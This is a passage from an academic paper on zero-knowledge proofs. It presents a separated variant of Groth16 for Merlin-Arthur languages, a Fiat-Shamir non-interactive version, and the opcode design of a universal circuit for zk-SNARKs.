  - $\{g_1^{s^i}\}_{i=0}^{n-1}, \{g_2^{s^i}\}_{i=0}^{n-1}$
  - $\{g_1^{(\beta v_i(s)+\alpha w_i(s)+y_i(s))/\delta}\}_{i\in I_{mid}}$
  - $\{g_1^{s^it(s)/\delta}\}_{i=0}^{n-2}$

  Construct the verification key vrk_C as

  - $g_1^\alpha, g_2^\beta, g_2^\gamma, g_2^\delta,$
  - $\{g_1^{(\beta v_i(s)+\alpha w_i(s)+y_i(s))/\gamma}\}_{i=0}^{u}$

- $\pi\leftarrow\mathsf{Prove}(C,prk_C,stmt)$*: Given public statement $stmt$ which includes the values $\{c_i\}_{i=1}^u$, the prover infers the values of the remaining wires in the circuit $\{c_i\}_{i=u+1}^m$ and samples two random values κ_1 and κ_2 from $\mathbb{F}_q$. The prover then computes $h(x)=\frac{p(x)}{t(x)}$, and computes the proof as*

  - $\pi_A = g_1^{\alpha+v(s)+\kappa_1\delta}$
  - $\pi_B = g_2^{\beta+w(s)+\kappa_2\delta}$
  - $\pi_C = g_1^{(h(s)t(s)+I_{mid}(s))/\delta}.\pi_A^{\kappa_2}.B_1^{\kappa_1}.g_1^{-\kappa_1\kappa_2\delta}$

  where

  - $v(x)=\sum_{i=0}^m c_iv_i(x)$
  - $w(x)=\sum_{i=0}^m c_iw_i(x)$
  - $B_1 = g_1^{\beta+w(s)+\kappa_2\delta}$
  - $I_{mid}(x)=\sum_{i\in I_{mid}} c_i(\beta v_i(x)+\alpha w_i(x)+y_i(x))$

  Proof π contains π_A, π_B and π_C.

- $\{0,1\} \leftarrow \mathsf{Verify}(\mathsf{vrk}_C, stmt, \pi)$: *Given the proof and the verification key, the verifier does the check*

$$e(\pi_A, \pi_B) = e(g_1^{\alpha}, g_2^{\beta}).e(g_1^{\Psi_{io}(s)/\gamma}, g_2^{\gamma}).e(\pi_C, g_2^{\delta}),$$

where $\Psi_{io}(x) = \sum_{i=0}^{u} c_i(\beta v_i(x) + \alpha w_i(x) + y_i(x))$ *and where* $c_0 = 1$ *and* $(c_1, \ldots, c_u)$ *is the public statement stmt being proved.*

3 Arguments for $\mathcal{MA}$ complexity class

We consider the class of languages that can be efficiently verified given a randomized verifier with public coins. Concretely, assume the class of $\mathcal{MA}$ statements (from Merlin-Arthur) which can be viewed as the randomized analogue of $\mathcal{NP}$. In particular it contains languages L that come with a *probabilistic* polynomial-time verification algorithm $\mathcal{L}(x,w)$, where x in the statement and w is the witness. The requirement is that if $x \in L$ then there is a witness w such that the probability that $L(x,w)$ accepts is at least $2/3$. If $x \notin L$, for all witnesses w, $\mathcal{L}(x,w)$ accepts with probability at most $1/3$. It is crucial that the coins of $\mathcal{L}(x,w)$ are chosen **independently** of w—otherwise, a cheating prover can compute a witness w and related randomness that will make $\mathcal{L}(x,w)$ accept with probability $> 1/3$. The above soundness bound can be replaced with one exponentially small in $|x|, |w|$ (e.g., $2^{-\lambda}$) and the correctness bound can be made 1, without changing the class.

Clearly, $\mathcal{MA}$ contains $\mathcal{NP}$ and $\mathcal{P}$. Interestingly, there are problems both in $\mathcal{MA}$ and $\mathcal{P}$ whose $\mathcal{MA}$ verification procedure is much faster than the $\mathcal{P}$ verification procedure. For example, *checking primality* has a slow deterministic test [43] but a fast randomized test [44]. Similarly, *checking that a vector is a permutation of another vector* has an $O(n \log n)$ deterministic test but an $O(n)$ randomized test (form polynomials where the elements of the vectors are roots and check equality at a random point). For practical purposes this is very important. In particular, our paper defines a language L that contains pairs (C, p) where C is an arbitrary arithmetic circuit of n_* multiplication gates and n_+ addition gates, p is a value assignment on a subset of C's wires and $(C, p) \in L$ iff there exist an assignment p' on the rest of C's wires such that (p, p') is a valid assignment for C. Clearly, L is in $\mathcal{NP}$, but we also show that L has a much faster verification procedure.

3.1 Baseline zk-argument for $\mathcal{MA}$

Given a language L in $\mathcal{MA}$ with randomized verification procedure $\mathcal{L}(x,w)$, we can write down $\mathcal{L}(x,w)$ as a deterministic procedure $\mathcal{L}(x,w,r)$, where $r \in \{0,1\}^{\lambda}$ are the random coins used in $\mathcal{L}(x,w)$. A baseline way to construct a zero-knowledge argument for $\mathcal{MA}$ from any zk-SNARK for NP, is as follows. First, we ask the prover to commit to witness w using a hiding and binding commitment com_w. Then, the verifier chooses random coins r and sends them to the prover. Finally, the prover runs the SNARK proving algorithm for the composite statement "w is a valid opening for com_w and $\mathcal{L}(x,w,r)$ accepts." Since the commitment scheme is hiding and the SNARK is zero-knowledge, the verifier learns nothing about w from the interaction. Assuming the commitment scheme has a "knowledge" property (enhancing it with a zero-knowledge proof-of-knowledge, if necessary), the soundness of the protocol can be proven in a straight-forward manner by extracting the pre-image of com_w and the witness used in the circuit of $\mathcal{L}$. If they are different, this can be used to break the commitment binding property. Else, since com_w was computed before seeing r, the probability that the extracted witness is not a valid witness for x, is negligible by the soundness property of the $\mathcal{MA}$ argument.

If $|r|$ is at most polylogarithmic in $|w|$, this protocol is a succinct zero-knowledge argument. The downside of this approach is that it required "opening" com_w inside the circuit being argued with the SNARK, which may introduce a significant overhead in practice. In the rest of this section, we describe a more efficient way to build zero-knowledge arguments for $\mathcal{MA}$ by modifying the zk-SNARK of Groth [7].

3.2 Separated zk-SNARKs

Recall that in a typical zk-SNARK based on quadratic arithmetic programs, the wire indices of the circuit being verified are divided in two categories. The ones that correspond to the public statement being proved usually referred to as *IO-related* indices and the ones that correspond to the *non-IO-related* indices that we call I_{mid} (these contain the witness indices too). A *separated* zk-SNARK is a zk-SNARK with the difference that it is parametrized by a set of indices $J \subset I_{mid}$. More importantly, the proof π of a separated zk-SNARK can be written as $[\pi', \pi_J]$ where π_J can be computed with access *only* to the values of the indices in J and the public parameters. We now give a separated zk-SNARK implemented off Groth's original zk-SNARK [7]. We highlight the changes with blue. We prove its knowledge soundness in the generic group model and its zero-knowledge (as per [7, Def. 2]).

Protocol 2 *The separated Groth16 Protocol*

- $\{\mathsf{vrk}_{C(J)}, \mathsf{prk}_{C(J)}\} \leftarrow \mathsf{Setup}(C(J), 1^{\lambda})$: *Let C be an arithmetic circuit with u public input and output values from $\mathbb{F}_q$, i.e., u is the statement size. Build a QAP $Q = (t(x), V, W, Y)$ of size m and let n be the degree of $t(x)$. Let $I_{mid} = \{u+1, \ldots, m\}$, $J \subseteq I_{mid}$ and $I = I_{mid} - J$.*

  Choose $\alpha, \beta, \gamma, \delta, \delta', s \leftarrow \mathbb{F}_q$. *Construct the public proving key* $\mathsf{prk}_{C(J)}$ *as follows:*

  - $g_1^{\alpha}, g_1^{\beta}, g_1^{\delta}, g_1^{\delta'}, g_2^{\beta}, g_2^{\delta}$
  - $\{g_1^{s^i}\}_{i=0}^{n-1}, \{g_2^{s^i}\}_{i=0}^{n-1}$
  - $\{g_1^{(\beta v_i(s) + \alpha w_i(s) + y_i(s))/\delta}\}_{i \in I}$
  - $\{g_1^{(\beta v_i(s) + \alpha w_i(s) + y_i(s))/\delta'}\}_{i \in J}$

- $\{g_1^{s^i t(s)/\delta}\}_{i=0}^{n-2}$

Construct the verification key $\mathsf{vrk}_{C(J)}$ *as*

- $g_1^{\alpha}, g_2^{\beta}, g_2^{\gamma}, g_2^{\delta}, g_2^{\delta'}$
- $\{g_1^{(\beta v_i(s)+\alpha w_i(s)+y_i(s))/\gamma}\}_{i=0}^{u}$

- $\pi \leftarrow \mathsf{Prove}(C(J), \mathsf{prk}_{C(J)}, stmt)$*: Given public statement* $stmt$ *which includes the values* $\{c_i\}_{i=1}^{u}$*, the prover infers the values of the remaining wires in the circuit* $\{c_i\}_{i=u+1}^{m}$ *and samples three random values* κ_1*,* κ_2 *and* κ_3 *from* $\mathbb{F}_q$*. The prover then computes* $h(x) = \frac{p(x)}{t(x)}$*, and computes the proof as*

  - $\pi_A = g_1^{\alpha+v(s)+\kappa_1\delta}$
  - $\pi_B = g_2^{\beta+w(s)+\kappa_2\delta}$
  - $\pi_C = g_1^{(h(s)t(s)+I(s))/\delta}.\pi_A^{\kappa_2}.B_1^{\kappa_1}.g_1^{-\kappa_1\kappa_2\delta-\kappa_3\delta'}$
  - $\pi_D = g_1^{\kappa_3\delta} g_1^{J(s)/\delta'}$

  where

  - $v(x) = \sum_{i=0}^{m} c_i v_i(x)$
  - $w(x) = \sum_{i=0}^{m} c_i w_i(x)$
  - $B_1 = g_1^{\beta+w(s)+\kappa_2\delta}$
  - $I(x) = \sum_{i\in I} c_i(\beta v_i(x) + \alpha w_i(x) + y_i(x))$
  - $J(x) = \sum_{i\in J} c_i(\beta v_i(x) + \alpha w_i(x) + y_i(x))$

  Write proof π *as* $[\pi', \pi_J]$ *where* π' *contains* π_A*,* π_B *and* π_C *and* π_J *contains* π_D*.*

- $\{0,1\} \leftarrow \mathsf{Verify}(\mathsf{vrk}_{C(J)}, stmt, \pi)$*: Given the proof and the verification key, the verifier checks to see if* $e(\pi_A, \pi_B)$ *equals*

$$e(g_1^{\alpha}, g_2^{\beta}).e(g_1^{\Psi_{io}(s)/\gamma}, g_2^{\gamma}).e(\pi_C, g_2^{\delta}).e(\pi_D, g_2^{\delta'}),$$

where $\Psi_{io}(x) = \sum_{i=0}^{u} c_i(\beta v_i(x) + \alpha w_i(x) + y_i(x))$ *and where* $c_0 = 1$ *and* $(c_1, \ldots, c_u)$ *is the public statement stmt being proved.*

Proof sketch for knowledge soundness. Knowledge soundness holds in the generic group model.[1] Following the proof technique in [7], we express π_A, π_B, π_C and π_D as g^A, g^B, g^C and g^D, where A, B, C and D are 6-variate Laurent polynomials in α, β, γ, δ, δ' and s and, due to the generic group model, can be expressed as linear combinations of the elements in $\mathsf{vrk}_{C(J)}, \mathsf{prk}_{C(J)}$. Substituting in the verification equation, we have that two Laurent polynomials should be equal. This gives rise to equations that relate to the coefficients of distinct monomials on both sides, allowing us to extract the QAP coefficients. The proof is in the full version of the paper.

[1] Our separated zk-SNARK can be proven secure in the algebraic group model (AGM), following the techniques of [45].

Proof for zero-knowledge. The simulator can choose group elements for π_A, π_B and π_C by randomly choosing their exponents and then set π_D to be the element satisfying the verification equation. Since $\kappa_1, \kappa_2, \kappa_3$ are chosen uniformly at random in our construction and π_D is the only group element satisfying the verification equation, zero-knowledge follows.

3.3 Efficient zk-SNARK for $\mathcal{MA}$

Now we build an efficient zk-SNARK for a language L in $\mathcal{MA}$ using the above separated construction. Let $\mathcal{L}(x,w,r)$ be the de-randomized verifier algorithm for L, as introduced before. We view L as a circuit with IO-related indices being x and r and non-IO-related indices I_{mid} being the rest of the wire indices. Define $J \subset I_{mid}$ to be the set of all wire indices of $\mathcal{L}(x,w,r)$ that *do not depend on the randomness* r—note that J includes the wires corresponding to the witness w. Let us call those wires *deterministic* wires.

To give an intuition about that, consider the $\mathcal{MA}$ language that contains pairs of n-sized vectors $(\mathbf{a}, \mathbf{b})$ such that $(\mathbf{a}, \mathbf{b}) \in \mathcal{L}$ iff $\mathbf{b}$ is a *sorted version* of $\mathbf{a}$. The $\mathcal{MA}$ verification procedure involves two checks (note that in this case there is no explicit witness that is given as input):

1. (deterministic comparison check) $b_i \leq b_{i+1}$ for all $i = 1, \ldots, n-1$;
2. (randomized permutation check) $\prod_{i=1}^{n}(\mathbf{a}_i + r) = \prod_{i=1}^{n}(\mathbf{b}_i + r)$.

In this case, the set of deterministic wires J will correspond only to the wires that are used to implement the comparisons (whose values only depend on the statement).

We are now ready to describe the protocol. The common input of the verifier and the prover is a statement x; the prover additionally has a corresponding witness w. The goal of the prover is to persuade the verifier, in zero-knowledge, that $x \in L$ where L is an $\mathcal{MA}$ language with verification procedure $\mathcal{L}(x,w,r)$. Let J be the set of deterministic wires for $L(x,w,r)$ and let $\{\mathsf{vrk}_{\mathcal{L}(J)}, \mathsf{prk}_{\mathcal{L}(J)}\} \leftarrow \mathsf{Setup}(\mathcal{L}(J), 1^{\lambda})$ be the parameters generated from the Setup of the separated zk-SNARK. Our protocol is interactive and proceeds as follows.

1. Given $x \in L$ and the respective witness w, the prover computes the values of the deterministic wires J with respect to $\mathcal{L}(x,w,r)$ and then computes π_J using the public parameters $\mathsf{prk}_{\mathcal{L}(J)}$. The prover sends π_J to the verifier;
2. The verifier picks a random r and sends to the prover;
3. The prover computes the values for the wires in $I_{mid} - J$ using randomness r. At that point he knows all the wire values for $\mathcal{L}(x,w,r)$ and runs $\pi \leftarrow \mathsf{Prove}(\mathcal{L}(J), \mathsf{prk}_{\mathcal{L}(J)}, x||r)$. Parse π as $[\pi'\ \pi_J]$ and send π' to the verifier;
4. The verifier computes $\pi = [\pi'\ \pi_j]$ and runs $\{0,1\} \leftarrow \mathsf{Verify}(\mathsf{vrk}_{\mathcal{L}}, x||r, \pi)$, using the π_J received in Step 1 and the randomness r sent at Step 2.

As the randomness r is "public" since L is in $\mathcal{MA}$ (as opposed to secret randomness used locally by the verifier),

the interaction can be removed with the Fiat-Shamir heuristic, assuming a collision-resistant hash function hash modelled as a random oracle.

- Given x and w, the prover computes the values of the deterministic wires J with respect to $\mathcal{L}$ and then computes π_J using the public parameters $\mathsf{prk}_{\mathcal{L}(J)}$. Then the prover computes $r = \mathsf{hash}(x||\pi_J)$. Then the prover computes the values for the wires in $I_{mid} - J$ using randomness r. At that point, the prover knows all the wire values for $\mathcal{L}(x,w,r)$ and runs $\pi \leftarrow \mathsf{Prove}(\mathcal{L}, \mathsf{prk}_{\mathcal{L}(J)}, x||r)$. Then the prover sends π to the verifier;
- The verifier parses π as $[\pi' \ \pi_J]$, computes $r = \mathsf{hash}(x||\pi_J)$ and runs $\{0,1\} \leftarrow \mathsf{Verify}(\mathsf{vrk}_{\mathcal{L}}, x||r, \pi)$.

As in Section 3.1, if r is of size only polylogarithmic in $|w|$ (and polynomial in $|x|$ and security parameter λ), then the resulting protocol is a succinct non-interactive argument. The prover's runtime is asymptotically the same as that of Groth's protocol $\tilde{O}(|\mathcal{L}|)$.

4 A Universal Circuit Protocol for zk-SNARKs

In this section, we adapt the protocol described above in the context of universal circuits. We will use a simplified version of our universal circuit to make the representation less involved. (Section 5 presents the circuit design in detail).

The goal is to define a simple universal language L_{univ} that captures the operations of any circuit C that has at most n_* multiplications and n_+ additions, and its statement size is bounded by n_s. We use the following notation: Let l_i and l'_i refer to an index (label) of a variable in our construction. Let z_i and z'_i refer to the values of the variables with indices l_i and l'_i respectively. An *entry* is a pair of label and value, e.g., (l_i, z_i). Let **spec** be a vector that specifies the functionality of a custom circuit C, i.e., $\mathbf{spec}_C = (l_1, l_2, \ldots, l_{n_s+3n_*+3n_+})$. The first n_s elements will correspond to the labels of the statement variables, then the following $3n_*$ and $3n_+$ elements will be the labels of the variables used in multiplication and addition constraints, respectively. Let **stmt** be a vector that includes the values of the statement variables, i.e., $\mathbf{stmt} = (z_1, z_2, \ldots, z_{n_s})$. (Figure 1 illustrates an example)

Define the language L_{univ} as follows: An instance $(\mathbf{spec}_C, \mathbf{stmt}) \in L_{univ}$ if and only if **stmt** is a satisfying assignment for the specification of C, i.e.,

- There exists a vector $(z_{n_s+1}, z_{n_s+2}, \ldots, z_{n_s+3n_*+3n_+})$ such that $z_{i+2} = z_i \times z_{i+1}$ for all $i \in \{n_s+1, \ldots, n_s+3n_*-2\}$, and $z_{i+2} = z_i + z_{i+1}$ for all $i \in \{n_s+3n_*+1, \ldots, n_s+3n_*+3n_+-2\}$.
- There exists a vector of (l'_i, z'_i) entries where $i \in \{1, \ldots, n_s+3n_*+3n_+\}$, such that
  - It is a permutation of the entries $\{(l_i, z_i)\}_{i \in \{1,\ldots,n_s+3n_*+3n_+\}}$.
  - (Consistency) For all $i \in \{1, \ldots, n_s+3n_*+3n_+-1\}$, $l'_i \le l'_{i+1}$, and if $l'_i = l'_{i+1}$, then z'_i must be equal to z'_{i+1}.

To check membership in L_{univ}, a randomized verifier applies all the correctness and consistency constraints above, and checks the permutation constraint as follows. Given two uniformly selected random values r_1 and r_2 from $\mathbb{F}_q$, the following must hold:

$$\prod_{i=1}^{n_s+3n_*+3n_+} ((l_i + r_2 z_i) - r_1) = \prod_{i=1}^{n_s+3n_*+3n_+} ((l'_i + r_2 z'_i) - r_1)$$

To show that $L_{univ} \in \mathcal{MA}$ [2], we argue about the complexity of the verifier and the probability of failure. Let C_{univ} be a circuit that encodes the verification logic above. Note that the size of the circuit will be linear in the size of the specification. A prover would send the circuit C_{univ} to the verifier along with the values of all z_i's and (l'_i, z'_i) entries. The verifier can then run the circuit given the prover's input, the specification $\mathbf{spec}_C$, and two independently generated random values r_1, r_2. It's easy to observe that the verifier runs in a polynomial time.

Completeness. If $(\mathbf{spec}_C, \mathbf{stmt}) \in L_{univ}$, i.e., the prover is honest, it is easy to see that verification will always succeed with probability 1.

Soundness. If $(\mathbf{spec}_C, \mathbf{stmt}) \notin L_{univ}$, i.e., the prover is dishonest, to calculate the probability of successful verification, we can compute an upper bound based on the probability of the following two events:

- The prover could cheat if for any $i \in \{1, 2, \ldots, n_s+3n_*+3n_+\}$ and $j \in \{1, 2, \ldots, n_s+3n_*+3n_+\}$, the random value r_2 was equal to the root of the polynomial $p_{ij}(x) = l_i - l'_j + x(z_i - z'_j)$, i.e., $r_2 = \frac{l'_j - l_i}{z_i - z'_j}$ when $z_i \neq z'_j$. Let p_1 denote the probability of this event. It can be shown that $p_1 \le \frac{(n_s+3n_*+3n_+)^2}{|\mathbb{F}_q|}$.
- The prover could cheat if the random value r_1 is a root of the polynomial $p(x) = \prod_{i=1}^{n_s+3n_*+3n_+}((l_i + r_2 z_i) - x) - \prod_{i=1}^{n_s+3n_*+3n_+}((l'_i + r_2 z'_i) - x)$. Let p_2 denote the probability of this event. Using the Schwartz-Zippel Lemma, it can be shown that $p_2 \le \frac{n_s+3n_*+3n_+}{|\mathbb{F}_q|}$.

Let $p_{cheating}$ be the total cheating probability. It can be shown that $p_{cheating} \le p_1 + p_2$, i.e., $p_{cheating} \le \frac{(n_s+3n_*+3n_+)^2 + (n_s+3n_*+3n_+)}{|\mathbb{F}_q|}$. In our implementation, $|\mathbb{F}_q|$ is nearly 2^{254}. For a cheating probability of 2^{-128}, $(n_s+3n_*+3n_+)$ has to exceed 2^{60} which is way beyond practical circuit sizes.

This shows that $L_{univ} \in \mathcal{MA}$. Now we can apply our efficient zk-SNARK for $\mathcal{MA}$ to verify membership in L_{univ}, i.e., verify that the circuit C_{univ} is satisfied given a specification and a statement. This to minimize the verifier's effort and enable zero-knowledge (hiding the values of intermediate

[2] We could also show that $L_{univ} \in \mathcal{MA}$ by showing that $L_{univ} \in \mathcal{NP}$ via a quasi-linear deterministic verification procedure.




Figure 1: An example of a *simple* universal circuit and a specification of a custom circuit. # indicates a variable label. Unused entries are zeroed.

witnesses values). Appendix A illustrates how to apply our Protocol 2 for C_{univ} in detail. The following points highlight few details about the mapping and the differences:

- The statement of C_{univ} is changed to also include $\{l'_i\}_{i\in\{1,\ldots,n_s+3n_++3n_*\}}$ besides $\{l_i\}_{i\in\{1,\ldots,n_s+3n_++3n_*\}}$ and $\{z_i\}_{i\in\{1,\ldots,n_s\}}$, as the values of $\{l'_i\}$ are known during the specification of the custom circuit.
- The set J in Protocol 2 will include the set of indices corresponding to the wires carrying the witness values of $\{z_i\}_{i\in\{n_s,\ldots,n_s+3n_++3n_*\}}$, $\{z'_i\}_{i\in\{1,\ldots,n_s+3n_++3n_*\}}$. Note that the prover will commit to both the values corresponding to the set J and the statement, which includes $\{z_i\}_{i\in\{1,\ldots,n_s\}}$.
- To minimize the verifier's effort, we introduce an untrusted *derive* phase for computing the encoding of $\{l_i\}$ and $\{l'_i\}$ (or the circuit specification in the general case). This happens only once per a custom new circuit, and can be both computed and verified in linear time. The encoding of the specification is just one group element (32 bytes) in our setting (See vk_{spec} in Appendix A).
- Finally, for efficiency purposes, when computing the hash of the statement and the witness commitment, instead of computing $Hash(x||\pi_j)$ directly as described in Section 3, we use the encoding of the statement x that is computed during the zk-SNARK verification algorithm.

5 Universal Circuit Design

In this section, we describe the approaches we investigated for designing the universal circuit. In the rest of the discussion, we use the term opcode to denote the type of an instruction or operation. The cost of any component is measured in terms of the number of constraints (multiplication gates) needed to implement or verify its logic in the circuit. Note that the cost of verifying a single instruction equals the cost of verifying the operation itself (based on the logic corresponding to the opcode) plus the cost of verifying the consistency of the values of its entries with respect to the rest of the circuit (the permutation and consistency check logic). For example, for a multiplication or addition instruction as defined before, the cost of verifying operation correctness is one constraint, while the cost of verifying the consistency of the values of the entries equals 15 constraints (5 per entry).

5.1 Single-opcode version

The circuit design we considered in the previous sections included only two types of operations: addition and multiplication operations. This version can be slightly modified to be only a single-opcode circuit, with an additional binary input with each instruction to choose which operation should be activated (this additional input will belong to the $\mathbf{spec}_C$ vector, and will be set during derivation). This will only add one more constraint to the instruction cost, while enabling more flexible ranges of addition or multiplication operations. Additionally, to avoid the cost of multiplying or adding constants, this opcode can also be extended using additional input that are specified during the derivation.

More concretely, the $\mathbf{spec}_C$ vector will also include additional values b_j, $c_{j,1}, c_{j,2}, c_{j,3}, c_{j,4}$, for each instruction j besides the labels of the variables l_i, l_{i+1}, l_{i+2}. For each instruction j, the circuit applies the following logic,

- If $b_j = 1$, verify that $z_{i+2} = (c_{j,1} + c_{j,2} z_i)(c_{j,3} + c_{j,4} z_{i+1})$.
- If $b_j = 0$, verify that $z_{i+2} = c_{j,1} + c_{j,2} z_i + c_{j,3} + c_{j,4} z_{i+1}$.

We call the additional variables b_j, $c_{j,1}, c_{j,2}, c_{j,3}, c_{j,4}$ functionality selectors. Note that they will also be set at the time of specifying the computation like l_i and l'_i.

Although the single-opcode circuit can represent any set of arithmetic constraints, it would result into high overhead when representing different kinds of basic operations:

1) Cost of intermediate variables. In many circuits/programs, intermediate variables are used only once. Using the naive single-opcode version described earlier to compute

a sum or product of n variables, or compute a dot product of two n-dimensional vectors for example will lead to repeated entries of intermediate variables (See l_9 and l_{11} in Figure 1 for an example). We will reduce the overhead of this by enabling instructions to consider the output of the previous operation that is specified in the circuit as an additional operand. For example, to compute a dot product of two n-elements vectors, nearly n instructions will be consumed instead of $2n$ instructions. Instead of specifying a computation $c = a_1b_1 + a_2b_2 + a_3b_3$, as $a_1b_1 = t_1, a_2b_2 = t_2, a_3b_3 = t_3, t_1 + t_2 = d_1, d_1 + t_3 = c$, we enable expressions to optionally include the last operand from the previous operation if needed $a_1b_1 = t_1, a_2b_2 + t_1 = t_2, a_3b_3 + t_2 = c$ (See opcode 1 in the next subsection).

2) Bit operations and binary constraints. In many zk-SNARK circuits in practice, unpacking or splitting a variable into bits is a necessary operation. It's used for range checking, comparisons, division/mod operations, bitwise operations, exponentiations and others. For example, verifying a bitwise XOR operation would involve decomposing or splitting values into bits. For a variable x, this would require checking equations of the form $b_ib_i = b_i$ and checking $x = \sum 2^i b_i$ in the universal circuit, which will consume several instructions and several variable entries for each single bit, therefore using the single-opcode version described earlier will lead to a high amplification factor for such frequent checks. Instead, we combine all similar bit operations within other opcodes (See opcodes 2 and 3). Opcode 2 does not introduce entries for bits, and handles bit operations and checks within its circuit. Opcode 3 avoids the repeated entries for bit constraints, and is for explicit extraction of bits in the universal circuit.

3) Using randomness. As our approach enables the usage of random values in the circuit, these random values could be used to verify other functionalities that are cheaper to verify using a randomized check. In our circuit, we utilized this for implementing the verification of read/write memory accesses when the indices are not known during the specification time (See opcode 4 in the next subsection).

5.2 Multi-opcode version

When designing a multi-opcode circuit, there is a trade-off between the circuit utilization and the efficiency of individual basic operations. Adding an opcode per every possible basic function will lead to many unused constraints if the program being evaluated has a skewed opcode distribution. On the other hand, using a single opcode version will guarantee high utilization, but will be less effective in practice. Finding the optimal point is a problem of independent interest, as it will require careful workload characterization (See Section 7), depending on the application set being considered.

In our design, we used the following criteria: 1) We add a new opcode whenever any of the basic operations is significantly amplified using the already available opcodes. By basic operations, we mean the common operators provided by high-level programming languages. This includes arithmetic operations, bitwise operations (e.g., bitwise xor, shift, rotate, .. etc), bit extraction, integer comparison, load and write operations to random memory locations, .. etc. If a certain basic operation can be represented using few constant number of calls to existing opcodes, we do not add a new opcode for that operation. 2) We combine similar basic operations together in one opcode when they share computation, or if they have additional small overhead. For example, instead of having separate opcodes for basic bitwise operations like bitwise-and, bitwise-xor and bitwise-or as in previous work, we observe that these computations can share many of their intermediate computations using a minimized circuit, and therefore, we use only one opcode for them.

Figures 2 and 3 in Appendix B illustrate our design of the multi-opcode circuit. In the following list, we provide a high-level description for each opcode. Further details about the functionality that can be verified by each opcode can be found in Table 6 in Appendix B.

- **Opcode 1:** This is an enhanced version of the basic opcode in the single-opcode circuit. It aims to combine addition, multiplication constraints, individual bit operations (OR, AND, XOR), and equality testing. It can also include the result from the previous opcode instruction as an additional operand to reduce the cost of intermediate operations. Using a minimized circuit, our opcode 1 circuit would cost 26 constraints (11 constraints for verifying the operation, and 15 constraints for the consistency of entry values).
- **Opcode 2 (Integer Bitwise Operations):** Using opcode 1 to encode bitwise operations will have a high cost since each individual bit check and operation will have its own instruction. Therefore, we introduce another opcode. Given three n-bit integers a, b and c, this opcode verifies that c is either the bitwise-xor, bitwise-or or bitwise-and of a and b, or any of their bitwise-negations (12 possibilities in total). In our circuit, we set n to be 32 (Note that in the evaluation section, we will evaluate short and long-integer computations that do not align with 32-bit arithmetic). This opcode can also be used for range checking, e.g., verify that two operands a and b are bounded without introducing entries for the individual bits, which is useful for comparison, division, etc.

  To illustrate the savings in the case of a bitwise-OR of two 32-bit values, using opcode 1 only would consume 96 instructions for splitting the first two operands into bits (64 instructions for booleanity checks and 32 for bits weighted sums), and 32 instructions for the OR operations, totalling $26 \times (96 + 32) = 3328$ constraints. On the other hand, using a single opcode 2 instruction will cost about 135 constraints. Note that the bit checks required by the splitting operations within this opcode are done within its circuit and does not rely on other opcodes.
- **Opcode 3 (Split/Pack Operations, shift/rotation,**

weighted sums): This opcode can used to explicitly extract bit or byte values, or pack them into one value. It can also be used to support shifting/rotation operations, and weighted sums of native field elements. Note that using opcode 1 or opcode 2 for all bit extractions of a single element will not result into an efficient implementation. For example, to split a 32-bit value into bits, using opcode 1 will cost 48 instructions (1248 constraints), while using opcode 2 will require masking several times (32 instructions, costing 4320 constraints). Note that the circuit of opcode 2 does not introduce entries for the bits used within its circuit. On the other hand, the circuit of opcode 3 requires 330 constraints (while enabling other functionalities, like rotation, weighted sums, etc).

- **Opcode 4 (Memory accesses):** This opcode is used for accessing arrays during runtime when the index operand has an unknown value. Previous compilers use different approaches for implementing this functionality [3, 4, 9–11]. In the general case, a permutation network approach is used to verify permutations in previous work, which costs $O(n \log n)$ constraints, where n denotes the number of accesses. In our circuit, we rely on the randomness values we have in the circuit to get an $O(n)$ circuit instead (this uses a similar idea to the global permutation check).

Representation of other basic operations. Compared to the universal circuit in vnTinyRAM's implementation [46], we do not have explicit opcodes for other basic operations like comparisons, divisions and others. These operations can be implemented using few calls to some of the opcodes above. For example, performing a 32-bit unsigned integer comparison can be implemented using opcodes 1 and 2. Note that in our evaluation setting, we consider computations that heavily rely on basic operations not explicitly expressed in our opcode system, or operations that do not align with 32-bit arithmetic, such as sorting 16-bit elements, RSA (2048-bit integers) and AES (8-bit integers).

Opcode distribution. One remaining design decision is how many times an opcode type should appear in the circuit. Compared to previous work, we have more flexibility in choosing the distribution of the opcodes as instructions are not verified in order (See Figure 1 and Section 5.3). We noticed that having the same number of instances per each opcode type will lead to high waste if the custom computation heavily relies on the cheapest opcode. As a heuristic way to balance these factors, we consider the cost of the individual instruction circuit corresponding to each opcode and the number of basic operation categories supported by it. For a given bound on the total number of constraints of the universal circuit B, an even share is given to each of the first three opcodes, while half of that share is given to the last opcode as it is only specific to a single category (memory operations) while the other opcodes can support different arithmetic and Boolean operations (See Table 6). More concretely, if the circuit corresponding to each opcode costs x_1, x_2, x_3, x_4 constraints respectively, each will appear around $\frac{2B}{7x_1}, \frac{2B}{7x_2}, \frac{2B}{7x_3}, \frac{B}{7x_4}$ times. We believe that choosing the ideal distribution should be done based on application analysis, and is left to future work (Section 7).

5.3 Comparison with vnTinyRAM Circuit

